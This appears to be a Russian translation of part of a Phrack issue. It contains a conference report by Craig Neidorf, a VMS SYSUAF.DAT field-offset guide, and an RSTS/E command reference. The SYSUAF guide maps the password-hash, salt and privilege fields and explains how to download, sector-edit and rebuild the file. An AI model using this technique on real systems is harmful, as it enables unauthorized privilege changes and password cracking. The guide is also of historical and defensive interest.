Эммануэль Голдштейн и Фрэнк Дрейк, похоже, взяли на себя роль представителей хакеров, хотя я не уверен, что они согласились бы с такой характеристикой. Основной тезис Дрейка сводился к тому, что молодые хакеры стремятся использовать ресурсы, к которым им иначе закрыт доступ. Он признавался, что когда-то сам был взломщиком систем, однако теперь, учась в колледже и имея в распоряжении достаточно вычислительных ресурсов, больше не видит смысла «хакать».

Голдштейн, в свою очередь, стремился обосновать хакерство как нечто полезное для общества: хакеры находят бреши в безопасности и предупреждают службы безопасности о необходимости их устранить, пока не произошло что-то катастрофическое.

Гордон Мейер попытался объяснить менталитет хакера и то, как рядовой хакер не воспринимает использование корпоративных ресурсов как реальное финансовое бремя для современных компаний. Некоторые восприняли его слова как изложение фактической позиции и обиделись,

заявив, что издержки действительно весьма значительны. Он также разъяснил различия между Phrack и Computer Underground Digest. Наиболее существенное из них состоит в том, что CuD не публикует обучающих материалов о компьютерных системах.

Шелдон Зеннер сосредоточился на вопросах свободы слова и свободы прессы. Он также коснулся технических деталей дела «США против Нейдорфа» и судебных решений, вынесенных по его итогам. Одним из наиболее примечательных моментов стало его вполне обоснованное убеждение в том, что суды вскоре начнут привлекать компании к финансовой ответственности за ущерб, который может возникнуть вследствие незаконного проникновения в их системы. Речь шла не о том, что в рамках уголовной защиты можно ссылаться на недостаточность мер компании по защите от взломщика, — напротив, имелось в виду, что компания может нести гражданскую ответственность перед третьими сторонами.

Зеннер и Деннинг вместе обсудили характер статей в Phrack. По их наблюдению, материалы, публикуемые в Phrack, содержали те же типы сведений, что и статьи в других компьютерных журналах и изданиях по безопасности, находящихся в открытом доступе, — за одним существенным исключением: тоном. Статья «Как взломать Unix» в Phrack, как правило, содержала почти ту же информацию, что и статья «Защита систем Unix» в Communications of the ACM. Но различия были глубже, чем просто заголовки. Ряд статей в Phrack, по всей видимости, подталкивал к эксплуатации уязвимостей, тогда как Communications of the ACM уделял основное внимание устранению проблем. Информация в обоих изданиях была сопоставимой, однако аудитория, читавшая и писавшая эти статьи, нередко была совершенно разной.

Я объяснил концепцию и принципы работы Phrack и отклонился в сторону темы отсутствия конфиденциальности электронной почты в Интернете — со стороны государственных чиновников, системных администраторов и, возможно, даже хакеров. Затем я заметил, что специалисты по безопасности упускают суть и саму проблему. Студенты колледжей и старшеклассники, пусть и занимаясь некоторыми исследованиями и создавая незначительные помехи, — это не та область, на которой следует сосредотачивать усилия. Настоящая опасность исходит от профессиональных преступников и сотрудников компаний, которые прекрасно знают системы изнутри. Именно они являются источником компьютерной преступности в этой стране, и именно с ними необходимо работать. Поймать подростка-хакера, возможно, и проще, но в конечном счёте это ничего не изменит. В связи с этим я согласился с тем, что хакер, получивший доступ к системе и вскрывший её уязвимости, в определённой мере оказывает услугу, однако, в отличие от Голдштейна, я не мог утверждать, что подобная деятельность должна обеспечивать хакеру иммунитет от уголовного преследования. Это вопрос усмотрения специалистов по безопасности и прокуроров, которые должны принимать его во внимание. Надеюсь, они это делают.

В целом на сцене я был довольно молчалив. Возможно, потому что меня не раз перебивали, или из-за лёгкого волнения, но главным образом потому, что многие вопросы аудитории изначально не предназначались мне. Я не собирался вставать и защищать хакерство ради хакерства, и я был там не для того, чтобы отвечать за действия каждого хакера на свете.

Поэтому вопросы, рассчитанные на ответы взломщика, я предоставил Голдштейну и Дрейку, а сам выступал главным образом по теме Первой поправки и распространения Phrack. В один момент некий мужчина, возмущённый как словами Дрейка о том, что хакеры просто хотят использовать недоступные им ресурсы, так и рассказом Голдштейна об операции Sun-Devil и нападении на «Zod» в Нью-Йорке, взял слово и обвинил нас в злостной односторонности.

Он заявил, что никто из нас (и выделил меня особо) не выглядит на 14 лет (по его словам, в 18 он ещё мог бы поверить), и что «наше» утверждение о допустимости хакерского проникновения в системы на том основании, что у них нет доступа к ресурсам иным путём, равносильно признанию того, что детям можно воровать деньги на покупку наркотиков.

Я ответил, спросив его: неужели он имеет в виду, что если бы эти «дети» были богаты и не нуждались в краже, покупать наркотики было бы дозволено? Я был уверен, что это просто неудачная аналогия, и после сменил тему. В определённом смысле он был прав: далеко не все хакеры — четырнадцатилетние школьники, но так ли это важно само по себе?

Действия агентов Секретной службы и других сотрудников правоохранительных органов в ходе операции Sun-Devil и других расследований отличались чрезмерностью и крайней небрежностью. Да, это просто их стандартная манера работы, и, возможно, они даже не выделяли хакеров как группу для особого рвения, — но раз уж признано, что хакеры в худшем случае являются «преступниками белых воротничков», не следует ли изменить подход? Важно также прояснить один момент: в действительности моё обвинительное заключение и обвинительные заключения членам Legion of Doom в Атланте не имели абсолютно никакого отношения к операции Sun-Devil, вопреки тому, что сформировало общественное мнение через СМИ.

Ещё один интересный момент, всплывший на конференции: в штате Аризона наблюдалась настолько интенсивная активность, а Секретная служба была настолько занята хакерской «проблемой» (возможно, по инициативе какого-то чиновника штата), что, быть может, именно поэтому правительство и не заметило колоссальных убытков в ссудно-сберегательной сфере, исчислявшихся многими миллиардами долларов.

Один джентльмен рассказал о своём сыне, проходящем лечение в больнице, где все процедуры управляются компьютером. Он добавил, что взломщик системы мог бы совершенно случайно нарушить её работу, тем самым непреднамеренно подвергая жизнь его сына опасности. Разве это не плохо? Очевидно, это плохо. Но ещё хуже то, что критически важная больничная компьютерная система вообще подключена к телефонной линии. Главная цель пребывания в больнице состоит в том, чтобы врачи находились *там* и непосредственно наблюдали пациентов и помогали им. Можете себе представить врача, который звонит из дома по модему, чтобы совершить обход?

Возникла дискуссия об ответственности редактора — уведомлять ли корпорации в случае, если хакер подбросит материал, свидетельствующий о взломе их системы безопасности. Я не был категорически против этой идеи, но предложенный мной способ, вероятно, сводился бы к публикации на страницах новостной статьи. Это может показаться обходным путём, однако если задуматься: все частные консультанты по безопасности не бегают, раздавая информацию корпорациям бесплатно. Они берут огромные гонорары за свои услуги. Существуют организации, оказывающие услуги бесплатно (на ум приходит CERT), но именно для этого они и были созданы, и они получают государственное финансирование, которое позволяет им быть более щедрыми.

Я убеждён: если бы хакер дал мне некие советы об уязвимостях, а я передал эту информацию потенциально пострадавшей корпорации, корпорация была бы куда больше озабочена тем, как и от кого я получил эти сведения, нежели устранением самой проблемы.

На этой сессии присутствовал один из правительственных экспертов по делу «США против Нейдорфа», и он засыпал Зеннера и меня вопросами о Первой поправке, которые не нашли должного разъяснения в ходе процесса. Зеннер блестяще прояснил все спорные моменты и изложил правду там, где этот сотрудник Bellcore пытался выставить нас в невыгодном свете.

В ходе дискуссии о Первой поправке Хафнер, Зеннер и я обсудили статью от 22 июля 1988 года, содержавшую документ телефонной компании Pacific Bell, скопированный хакером и переданный Джону Маркоффу, — статью, вышедшую на первой полосе New York Times. Один из присутствующих заявил, что это было допустимо, а вот статья в Phrack с материалами об E911 — нет, поскольку Phrack рассылался только хакерам. Зеннер пояснил, что это далеко от истины: Phrack без каких-либо ограничений получали частные охранные структуры, государственные служащие, правоведы, журналисты и сотрудники служб безопасности телекоммуникационных компаний. И хакерам, и специалистам по безопасности действительно ещё многое предстоит узнать друг о друге.

Время шло к концу, и нас вынудили завершить сессию. Пожалуй, больше всего меня удивило количество людей, оставшихся поговорить с нами. Нас благодарили за выступление представители NASA, U.S. Sprint, Ford Aerospace, Министерства обороны, подполковник Армии США. Это был поистине уникальный опыт: ещё год назад я предполагал бы, что все эти люди настроены против меня, а теперь оказалось, что это разумные, порядочные люди, искренне стремящиеся разобраться в ситуации и помочь решить имеющиеся проблемы. Также я впервые лично познакомился с миссис Гейл Мейер.

Меня буквально осаждали люди с вопросами, где можно раздобыть Phrack, и в большинстве случаев я отсылал их к Гордону Мейеру и CuD (а также к ftp-архиву CuD). Перед самым обедом я познакомился с Донном Паркером и Артом Бродски, редактором Communications Daily. Столько интересных людей, так мало времени. Несколько часов я провёл в Национальной галерее искусств вместе с Эммануэлем Голдштейном, после чего вылетел обратно в Сент-Луис и вернулся к учёбе.

Это был поистине про**Свет**ляющий опыт.

++++++++++++++++++++++++++++++

Особая благодарность Дороти Деннинг — дорогому другу, благодаря которому я смог принять участие в конференции.

:Craig M. Neidorf a/k/a Knight Lightning

C483307 @ UMCVMB.MISSOURI.EDU
C483307 @ UMCVMB.BITNET

Обзор

Автор: Pain Hertz

В этой статье я расскажу, что такое System User Authorization File (файл авторизации системных пользователей), какую информацию он содержит, каковы его логические и физические характеристики, а также как можно манипулировать им для просмотра и/или изменения его содержимого.

Предыстория

Файл авторизации системных пользователей (SYSUAF) операционной системы Virtual Memory System (VMS) содержит информацию, определяющую имя пользователя, пароль(и), привилегии безопасности, а также множество других данных, которые разрешают или запрещают пользователю выполнение определённых системных задач.

Характеристики

Файл SYSUAF.DAT (UAF) обычно расположен на устройстве, на которое указывает логическое имя SYS$COMMON, в подкаталоге [SYSEXE]. Однако если существует логическое имя SYSUAF, оно будет указывать на местоположение и имя файла UAF.

UAF является двоичным индексированным файлом данных. Он индексируется по 4 ключам: имени пользователя, UIC, расширенному идентификатору пользователя и идентификатору владельца. Использование утилиты VMS ANALYZE раскрывает следующую информацию о файле UAF:

```
IDENT   "01-JAN-1990 13:13:13   VAX/VMS ANALYZE/RMS_FILE Utility"

SYSTEM
        SOURCE                  VAX/VMS

FILE
        ALLOCATION              24
        BEST_TRY_CONTIGUOUS     yes
        BUCKET_SIZE             3
        CLUSTER_SIZE            3
        CONTIGUOUS              no
        EXTENSION               3
        FILE_MONITORING         no
        GLOBAL_BUFFER_COUNT     0
        NAME                    "SYS$COMMON:[SYSEXE]SYSUAF.DAT;1"
        ORGANIZATION            indexed
        OWNER                   [SYSTEM]
        PROTECTION              (system:RWED, owner:RWED, group:RWED, world:RE)

RECORD
        BLOCK_SPAN              yes
        CARRIAGE_CONTROL        none
        FORMAT                  variable
        SIZE                    1412

AREA 0
        ALLOCATION              9
        BEST_TRY_CONTIGUOUS     yes
        BUCKET_SIZE             3
        EXTENSION               3
```

```
AREA 1
        ALLOCATION              3
        BUCKET_SIZE             3
        EXTENSION               3

AREA 2
        ALLOCATION              12
        BUCKET_SIZE             2
        EXTENSION               12

KEY 0
        CHANGES                 no
        DATA_KEY_COMPRESSION    yes
        DATA_RECORD_COMPRESSION yes
        DATA_AREA               0
        DATA_FILL               100
        DUPLICATES              no
        INDEX_AREA              1
        INDEX_COMPRESSION       yes
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       1
        NAME                    "Username"
        NULL_KEY                no
        PROLOG                  3
        SEG0_LENGTH             32
        SEG0_POSITION           4
        TYPE                    string

KEY 1
        CHANGES                 yes
        DATA_KEY_COMPRESSION    no
        DATA_AREA               2
        DATA_FILL               100
        DUPLICATES              yes
        INDEX_AREA              2
        INDEX_COMPRESSION       no
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       2
        NAME                    "UIC"
        NULL_KEY                no
        SEG0_LENGTH             4
        SEG0_POSITION           36
        TYPE                    bin4

KEY 2
        CHANGES                 yes
        DATA_KEY_COMPRESSION    no
        DATA_AREA               2
        DATA_FILL               100
        DUPLICATES              yes
        INDEX_AREA              2
        INDEX_COMPRESSION       no
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       2
        NAME                    "Extended User Identifier"
        NULL_KEY                no
        SEG0_LENGTH             8
        SEG0_POSITION           36
        TYPE                    bin8

KEY 3
        CHANGES                 yes
        DATA_KEY_COMPRESSION    no
        DATA_AREA               2
        DATA_FILL               100
        DUPLICATES              yes
        INDEX_AREA              2
        INDEX_COMPRESSION       no
        INDEX_FILL              100
        LEVEL1_INDEX_AREA       2
        NAME                    "Owner Identifier"
```

```
        NULL_KEY                yes
        NULL_VALUE              0
        SEG0_LENGTH             8
        SEG0_POSITION           44
        TYPE                    bin8

  ANALYSIS_OF_AREA 0
        RECLAIMED_SPACE         0

  ANALYSIS_OF_AREA 1
        RECLAIMED_SPACE         0

  ANALYSIS_OF_AREA 2
        RECLAIMED_SPACE         0

  ANALYSIS_OF_KEY 0
        DATA_FILL               71
        DATA_KEY_COMPRESSION    75
        DATA_RECORD_COMPRESSION 67
        DATA_RECORD_COUNT       5
        DATA_SPACE_OCCUPIED     3
        DEPTH                   1
        INDEX_COMPRESSION       85
        INDEX_FILL              1
        INDEX_SPACE_OCCUPIED    3
        LEVEL1_RECORD_COUNT     1
        MEAN_DATA_LENGTH        644
        MEAN_INDEX_LENGTH       34

  ANALYSIS_OF_KEY 1
        DATA_FILL               7
        DATA_KEY_COMPRESSION    0
        DATA_RECORD_COUNT       4
        DATA_SPACE_OCCUPIED     2
        DEPTH                   1
        DUPLICATES_PER_SIDR     0
        INDEX_COMPRESSION       0
        INDEX_FILL              2
        INDEX_SPACE_OCCUPIED    2
        LEVEL1_RECORD_COUNT     1
        MEAN_DATA_LENGTH        15
        MEAN_INDEX_LENGTH       6

  ANALYSIS_OF_KEY 2
        DATA_FILL               8
        DATA_KEY_COMPRESSION    0
        DATA_RECORD_COUNT       4
        DATA_SPACE_OCCUPIED     2
        DEPTH                   1
        DUPLICATES_PER_SIDR     0
        INDEX_COMPRESSION       0
        INDEX_FILL              2
        INDEX_SPACE_OCCUPIED    2
        LEVEL1_RECORD_COUNT     1
        MEAN_DATA_LENGTH        19
        MEAN_INDEX_LENGTH       10

  ANALYSIS_OF_KEY 3
        ! This index is uninitialized - there are no records.
```


Исследование

Как правило, интерактивный пользователь использует утилиту AUTHORIZE для изменения или просмотра UAF, тогда как программы обращаются к системным сервисам $GETUAI (сервис получения информации авторизации пользователя) для чтения файла. Документация по

системным сервисам $GETUAI содержит превосходное описание полей UAF и количества байт, используемых для хранения каждого из них. Однако программирование с использованием системных сервисов может оказаться вне вашего круга навыков. Вероятно, значительно проще будет использовать секторный редактор/браузер для поиска значений в UAF. Можно воспользоваться секторным редактором/браузером онлайн (например, VFE.EXE), либо скачать UAF и использовать редактор/браузер на своём персональном компьютере. Вне зависимости от выбранного метода вам придётся знать смещение каждого поля внутри файла авторизации пользователей. Именно это я и привожу ниже.

Содержимое UAF под VMS версии 5.3-1 выглядит следующим образом:

Смещение	Описание	Длина
0	Заголовок записи	4
4	Имя пользователя (loginid)	32
36	Член UIC - Mem UIC десятичн. 1 = 0100 Mem UIC десятичн. 10 = 0A00 Mem UIC десятичн. 256 = FF01	2
38	Группа UIC - Тот же формат, что и у члена UIC	2
	Примечание: UIC в среде VMS отображаются в ВОСЬМЕРИЧНОМ виде. UIC вида [010,001] хранится как '01000800' в байтах 36-39 (смещение).	
40	Нули	12
52	Имя учётной записи	32
84	1 байт - значение = длина имени владельца	1
85	Владелец	31
116	1 байт - значение = длина имени устройства	1
117	Устройство (устройство диска по умолчанию)	31
148	1 байт - длина каталога по умолчанию (SYS$LOGIN)	1
149	Имя каталога по умолчанию (SYS$LOGIN)	63
212	1 байт - длина командного файла входа по умолчанию	1
213	Командный файл входа по умолчанию	63
276	1 байт - длина CLI по умолчанию	1
277	Интерпретатор командного языка по умолчанию	31
	Примечание: Предполагается, что CLI находится в каталоге SYS$SYSTEM и имеет расширение .EXE.	
308	1 байт - длина пользовательских CLI-таблиц	1
309	Имя пользовательской CLI-таблицы	31
340	Зашифрованный первичный пароль	8
348	Зашифрованный вторичный пароль	8
356	Количество неудачных попыток входа	2
358	Соль шифрования пароля	2
360	Байт кода алгоритма шифрования - первичный пароль	1
361	Байт кода алгоритма шифрования - вторичный пароль	1
362	Минимальная длина пароля	1
363	Заполнитель (1 байт)	1
364	Дата истечения срока действия учётной записи	8
372	Срок действия пароля	8
380	Дата/время смены первичного пароля	8
388	Дата/время смены вторичного пароля	8
396	Дата/время последнего интерактивного входа	8
404	Дата/время последнего неинтерактивного входа	8
412	Авторизованные привилегии	8
420	Привилегии по умолчанию	8
428	Заполнитель (40 байт)	40
468	Биты флагов входа:	4



```
        Бит 0           - Пользователь не может использовать CTRL-Y
        Бит 1           - Пользователь ограничен интерпретатором
                          команд по умолчанию
        Бит 2           - Команда SET PASSWORD отключена
        Бит 3           - Запрет изменения каких-либо параметров
                          по умолчанию при входе в систему
        Бит 4           - Учётная запись пользователя отключена
        Бит 5           - Пользователь не будет получать
                          приветственное сообщение при входе
        Бит 6           - Объявление о новой почте подавлено
        Бит 7           - Доставка почты пользователю отключена

        Байт со смещением 469:

        Бит 0           - Пользователь обязан использовать
                          сгенерированные пароли
        Бит 1           - Срок действия первичного пароля истёк
        Бит 2           - Срок действия вторичного пароля истёк
        Бит 3           - Все действия аудируются
        Бит 4           - Пользователь не будет получать сообщения
                          о последнем входе
        Бит 5           - Пользователь не может переподключиться
                          к существующим процессам
        Бит 6           - Пользователь может входить только
                          с терминалов, определённых средством
                          автоматического входа (ALF)
        Бит 7           - Пользователь обязан менять истёкшие пароли

        Байт со смещением 470:

        Бит 0           - Пользователь ограничен защищённой учётной
                          записью (captive account)
        Бит 1           - Запрет выполнения команд RUN, MCR или
                          внешних команд на уровне DCL
        Биты 2-7        - Зарезервированы для будущего использования

        Байт со смещением 471:

        Биты 0-7        - Зарезервированы для будущего использования


        Примечание о байтах доступа:

        Каждый установленный бит представляет один часовой период:
        бит 0 соответствует промежутку с полуночи до 1:00,
        бит 23 — с 23:00 до полуночи.

472     Байты сетевого доступа - основные дни                       3
475     Байты сетевого доступа - дополнительные дни                 3
478     Байты пакетного доступа - основные дни                      3
481     Байты пакетного доступа - дополнительные дни                3
484     Байты локального доступа - основные дни                     3
487     Байты локального доступа - дополнительные дни               3
490     Байты доступа по коммутируемой линии - основные дни         3
493     Байты доступа по коммутируемой линии - доп. дни             3
496     Байты удалённого доступа - основные дни                     3
499     Байты удалённого доступа - дополнительные дни               3

502     Заполнитель (12 байт)                                      12
514     Основные дни                                                1

        Биты 0-7, установленные в 1, обозначают основные дни,
        соответствующие Пн, Вт, ..., Вс.

515     Заполнитель (1 байт)                                        1
516     Базовый приоритет по умолчанию                              1
517     Максимальный приоритет в очереди заданий                    1
518     Лимит активных процессов                                    2
520     Макс. количество интерактивных, отсоединённых и пакет. заданий  2
524     Лимит отсоединённых процессов                               2
526     Лимит создания подпроцессов                                 2
```

```
528     Количество буферизованных операций ввода-вывода             2
530     Лимит записей в очереди таймера                             2
532     Лимит очереди AST                                           2
534     Лимит очереди блокировок                                    2
536     Лимит открытых файлов                                       4
538     Лимит общих файлов                                          2
540     Квота рабочего набора                                       4
548     Расширение рабочего набора                                  4
552     Квота файла подкачки                                        4
556     Максимальный лимит времени ЦПУ (в единицах 10 мс)          4
560     Лимит байт буферизованного ввода-вывода                     4
564     Лимит байт страничного буферного ввода-вывода               4
568     Начальная байтовая квота (использование таблицы лог. имён)  4
572     Заполнитель (72 байта)                                      72
```

Даты и время хранятся в виде 8 байт, представляющих количество секунд, прошедших с 17 ноября 1858 года, 00:00:00.

Более ранние версии VMS UAF содержат большую часть тех же данных, которые должны находиться по тем же смещениям, что указаны выше.

Если вы решите попытаться изменить файл SYSUAF.DAT, имейте в виду: при скачивании файла и последующей загрузке обратно он уже не будет таким, каким был — он потеряет статус индексированного файла. Возможно, вам удастся создать файл .FDL (с помощью ANALYZE/RMS/FDL SYSUAF.DAT) и использовать его для преобразования файла обратно в индексированный формат (командой CONVERT/FDL=SYSUAF.FDL UPLOAD_UAF.DAT NEW_UAF.DAT), однако шансы на то, что файл сохранит правильную индексацию и атрибуты, невелики. Помните: изменяя файл SYSUAF.DAT, всегда держите его копию на системе — на случай, если потребуется восстановить повреждения.


-PHz

Комментарии и исправления присылайте по адресу:

[phz@judy.indstate.edu]

RSTS/E: Справочник команд

Автор: Crimson Death



Ладно, ладно... Именно то, чего вы ждали — файл про RSTS!!! Ха...
Что ж, многих удивит, сколько RSTS-систем до сих пор работает в различных сетях X.25 — не говоря уже о том, что с ними так весело возиться!
Ниже — небольшая подборка различных команд, полезная как справочный материал или просто для тех ностальгирующих людей вроде меня.
Наслаждайтесь, а если вы не застали хакерство в эпоху расцвета RSTS — вы действительно многое упустили.

ALLOCATE

Команда ALLOCATE резервирует физическое устройство для вашего использования в течение текущего сеанса и опционально устанавливает логическое имя для устройства. После того как устройство выделено, другие пользователи не могут к нему обращаться до тех пор, пока вы явно не освободите его или не выйдете из системы. Вы можете выделить устройство только в том случае, если оно не занято другим заданием.

Формат

```
ALLOCATE device-name[:] [logical-name[:]]
```

Запросы

```
Device: device-name
```

См. также: ASSIGN, DEALLOCATE

APPEND

Команда APPEND добавляет содержимое одного или нескольких файлов в конец указанного вами файла. APPEND схожа по синтаксису и функциональности с командой COPY.

Формат

```
APPEND [node::]input-file-spec[,...]  [node::]output-file-spec
```

Квалификаторы команды / Значения по умолчанию

```
/[NO]LOG                        /LOG
/[NO]QUERY                      /NOQUERY
```

Запросы

```
From: input-file-spec[,...]
To:   output-file-spec
```

См. также: COPY

ASSIGN

Команда ASSIGN позволяет связать логическое имя с каталогом или физическим устройством. Назначенные имена действуют до выхода из системы, входа в другую учётную запись или до выполнения команды DEASSIGN.

Формат

```
ASSIGN device-name:[[ppn]] logical-name[:]
```

Запросы

```
Device:       device-name:[[ppn]]
Logical name: logical-name[:]
```

BASIC

Команда BASIC запускает среду программирования BASIC-PLUS или BASIC-PLUS-2 в зависимости от указанных квалификаторов и системных настроек по умолчанию. Также она подготавливает RSTS/E к разработке программ на BASIC.

Формат

```
BASIC
```

Квалификаторы команды / Комментарии

```
    /BP2                          Запускает среду BASIC-PLUS-2
    /BPLUS                        Запускает среду BASIC-PLUS
```

Все последующие команды интерпретируются как команды программирования на BASIC до тех пор, пока вы не введёте следующую команду для возврата к монитору клавиатуры DCL:

```
DCL <ret>
```

CCL

Формат

```
CCL ccl-command
```

Краткий командный язык (CCL — Concise Command Language) позволяет вводить имя команды вместо того, чтобы набирать RUN и имя программы.

Команды CCL можно вводить прямо после знака приглашения DCL (`$`). Формат команды CCL определяется системным администратором. Подробнее об использовании конкретных команд CCL

смотрите в документации вашего сайта.

При работе с монитором клавиатуры DCL команды DCL имеют приоритет над командами CCL. Если системный администратор дал команде CCL то же имя, что и команде DCL, необходимо ввести префикс `CCL`, пробел и затем саму команду CCL.

Например, если команда CCL с именем `DIRECTORY` и команда DCL `DIRECTORY` могут давать разные результаты в зависимости от реализации CCL на вашем сайте, для использования версии CCL введите:

```
$  CCL DIRECTORY <ret>
```

COBOL

Команда COBOL компилирует программу на языке COBOL-81. (За один раз с COBOL-81 можно скомпилировать только один исходный файл.)

Формат

```
COBOL file-spec
```

Квалификаторы / Значения по умолчанию

```
/[NO]ANSI_FORMAT
/[NO]CHECK
/[NO]CROSS_REFERENCE
/LIST[=listfile]                /NOLIST
/NOLIST
/[NO]MAP
/NAMES=aa                       /NAMES=SC
/OBJECT[=objfile]               /OBJECT
/NOOBJECT
```

Запросы

```
File:  file-spec
```

См. также: LINK

COPY

Команда COPY дублирует один или несколько существующих файлов.
С помощью COPY можно:

• скопировать один файл в другой
• объединить (конкатенировать) несколько файлов в один
• скопировать группу файлов в другую группу файлов

Формат

```
COPY [node::]input-file-spec[,...]  [node::]output-file-spec
```

Квалификаторы / Значения по умолчанию

```
/ALLOCATION=n
/[NO]CONTIGUOUS        (N)
/[NO]LOG               (N)         /LOG
/[NO]OVERLAY                       /NOOVERLAY
/PROTECTION=n
```

```
/[NO]QUERY            (N)        /NOQUERY
/[NO]REPLACE          (N)        /NOREPLACE
```

(N) обозначает квалификатор, который можно использовать при сетевых операциях.

Запросы

CREATE

Команда CREATE позволяет вводить текст и сохранять его как файл.

Формат

```
CREATE file-spec
```

Запросы

```
File: file-spec
```

После ввода имени файла нажмите RETURN и начните вводить текст. Нажмите `` по завершении ввода.

Квалификаторы команды

```
/ALLOCATION=n
/[NO]CONTIGUOUS
/PROTECTION=n
/[NO]REPLACE
```

См. также: EDIT

DEALLOCATE

Команда DEALLOCATE освобождает устройство, зарезервированное для личного использования, чтобы другие пользователи могли получить к нему доступ. (Однако DEALLOCATE не отменяет логическое имя, которое вы могли задать для устройства.)

Формат

```
DEALLOCATE device-name[:]
```

Квалификаторы команды / Значения по умолчанию

```
/ALL                            none
```

Запросы

```
Device: device-name[:]
```

См. также: ALLOCATE

DEASSIGN

Команда DEASSIGN отменяет назначения логических имён, сделанные командами ASSIGN или ALLOCATE.

Формат

```
DEASSIGN [logical-name[:]]
```

Квалификаторы команды / Значения по умолчанию

```
    /ALL
```

Запросы

```
Logical name: logical-name[:]
```

См. также: ASSIGN, DEALLOCATE

DELETE/ENTRY

Команда DELETE/ENTRY удаляет из очереди задания, обработка которых ещё не начата, или задания, находящиеся в процессе выполнения.

Формат

```
DELETE/ENTRY=job-number [queue-name[:]]
```

Квалификаторы команды / Значения по умолчанию

```
    /BATCH
```

Запросы

```
Queue: queue-name[:]
```

Если имя очереди не указано, подразумевается LP0:.

См. также: PRINT, SUBMIT, DELETE/JOB, SET QUEUE/ENTRY

DELETE/JOB

Команда DELETE/JOB использует имя задания для отмены запроса в очереди печати или пакетной обработки.

Формат

```
DELETE/JOB=job-name [queue-name[:]]
```

Квалификаторы команды / Значения по умолчанию

Например, если вы решили после отправки задания на печать, что твёрдая копия файла вам всё-таки не нужна, можно воспользоваться командой DELETE/JOB для отзыва запроса. (Если файл уже напечатан к тому моменту, когда вы вводите DELETE/JOB, отменить его не получится. Однако если файл находится в процессе печати — он прекратит печататься.)

См. также: PRINT, SUBMIT, DELETE/ENTRY, SET QUEUE/JOB

DELETE

Команда DELETE безвозвратно удаляет файл из вашей учётной записи.

Формат

```
DELETE [node::]file-spec[,...]
```

Квалификаторы команды / Значения по умолчанию

```
    /BEFORE=date
    /CREATED                        /CREATED
    /[NO]LOG                        /LOG
    /MODIFIED
    /[NO]QUERY                      /NOQUERY
    /SINCE=date
```

Запросы

```
File: [node::]file-spec[,...]
```

DIBOL

Команда DIBOL компилирует программу на языке DIBOL-11. Компилятор DIBOL позволяет указать до шести исходных файлов, которые будут скомпилированы в один объектный файл.

Формат

```
DIBOL filespec[,...]
```

Квалификаторы файла / Значения по умолчанию

```
    /LIST[=listfile]              /NOLIST
    /NOLIST
    /OBJECT[=objfile]             /OBJECT
    /NOOBJECT
    /WARNINGS                     /WARNINGS
    /NOWARNINGS
```

См. также: LINK

DIFFERENCES

Команда DIFFERENCES сравнивает два файла и выводит все разделы текста, в которых они отличаются.

Формат

```
DIFFERENCES input-file-spec  compare-file-spec
```

Квалификаторы команды / Значения по умолчанию

```
    /IGNORE=BLANKLINES
    /MATCH=size                    /MATCH=3
    /MAXIMUM_DIFFERENCES=n
    /OUTPUT[=file-spec]
```

Запросы

```
File 1: input-file-spec
File 2: compare-file-spec
```

DIRECTORY

Команда DIRECTORY отображает информацию о файлах.
Для отображения содержимого отдельных файлов используйте команду TYPE.

Формат

```
DIRECTORY [node::][file-spec[,...]]
```

Квалификаторы команды / Значения по умолчанию

```
   /BEFORE=date
   /BRIEF                          /BRIEF
   /CREATED                        /CREATED
   /DATE[=CREATED]                 /NODATE
        [=MODIFIED]
        [=ALL]
   /NODATE
   /FULL                           /BRIEF
   /MODIFIED                       /CREATED
   /OUTPUT=outfile
   /[NO]PROTECTION                 /PROTECTION
   /SINCE=date
   /SIZE[=ALLOCATION]              /SIZE=USED
        [=USED]
   /NOSIZE
   /TOTAL
```

DISMOUNT

Освобождает диск или ленту, к которым ранее был получен доступ командой MOUNT. Эту команду следует выдавать перед отключением привода или перед физическим извлечением ленты или диска.

Команда DISMOUNT освобождает устройство, если оно было выделено вам. (На некоторых системах для размонтирования диска требуются привилегии.)
Нельзя выполнить DISMOUNT устройства, если на нём есть открытые файлы. В этом случае RSTS/E выводит сообщение:

```
?Account or device in use
```

Формат

```
DISMOUNT  device-name[:] [label]
```

Запросы

```
Device:  device-name[:]
```

См. также: MOUNT, DEALLOCATE

EDIT

Команда EDIT запускает редактор EDT, позволяющий создавать и редактировать текстовые файлы.

Формат

```
EDIT file-spec
```

Квалификаторы команды / Значения по умолчанию

```
    /COMMAND[=file-spec]            /COMMAND=EDTINI.EDT
    /NOCOMMAND                      /COMMAND=EDTINI.EDT
    /JOURNAL[=file-spec]            /JOURNAL
    /NOJOURNAL                      /JOURNAL
    /OUTPUT[=outfile]               /OUTPUT
    /NOOUTPUT                       /OUTPUT
    /[NO]READ_ONLY                  /NOREAD_ONLY
    /[NO]RECOVER                    /NORECOVER
    /EDT                            /EDT
```

Запросы

FORTRAN

Команда FORTRAN компилирует до шести исходных файлов FORTRAN в единый объектный файл.

В RSTS/E доступны три компилятора FORTRAN:

```
   Команда              Что запускает

FORTRAN/FOR            FORTRAN-IV
FORTRAN/F4P            FORTRAN-IV-PLUS
FORTRAN/F77            FORTRAN-77
```

По умолчанию используется FORTRAN/F77, если системный администратор не изменил это значение.

Квалификаторы для FORTRAN-IV:

Формат

```
FORTRAN/FOR file-spec[,...]
```

Квалификаторы команды

```
    /CODE:EAE
          EIS
          FIS
          THR
    /[NO]D_LINES
    /[NO]I4
    /[NO]LINENUMBERS
    /LIST[=listfile]
    /NOLIST
    /[NO]MACHINE_CODE
    /OBJECT[=objfile]
    /NOOBJECT
    /[NO]OPTIMIZE
    /[NO]WARNINGS
```

Квалификаторы для FORTRAN-IV-PLUS или FORTRAN-77:

Формат

```
FORTRAN/F4P file-spec[,...]   or FORTRAN/F77 file-spec[,...]
```

Квалификаторы команды / Значения по умолчанию

```
    /[NO]CHECK                      /CHECK
    /CONTINUATIONS=n                /CONTINUATIONS=19
    /[NO]D_LINES                    /NOD_LINES
```

